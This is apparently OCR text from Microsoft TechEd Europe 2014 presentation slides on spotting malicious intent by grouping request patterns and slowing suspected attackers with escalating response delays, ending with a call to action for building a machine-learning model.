
Group usage patterns: per requests or parameter values

Matching new request to previous groups may detect malicious intent

Detected malicious intent. Now what?

- Increase cost for attacker (ex: delay answer by 1ms, then 10ms, than 100ms then 1s, ...)

Return on investment



Call to action

Select a problem

Select your library/tools

Prepare your data

Evolve your model!

TechEd
Europe 2014

Microsoft